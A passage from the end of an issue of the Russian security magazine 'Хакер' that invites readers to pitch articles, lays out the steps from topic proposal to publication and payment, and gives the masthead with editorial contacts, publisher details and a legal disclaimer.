- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№09 (282)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Олег Афонин, Иван Андреев,
Марк Бруцкий-Стемпковский,
Nik Zerof, Евгений Зобнин,
Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года.
Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022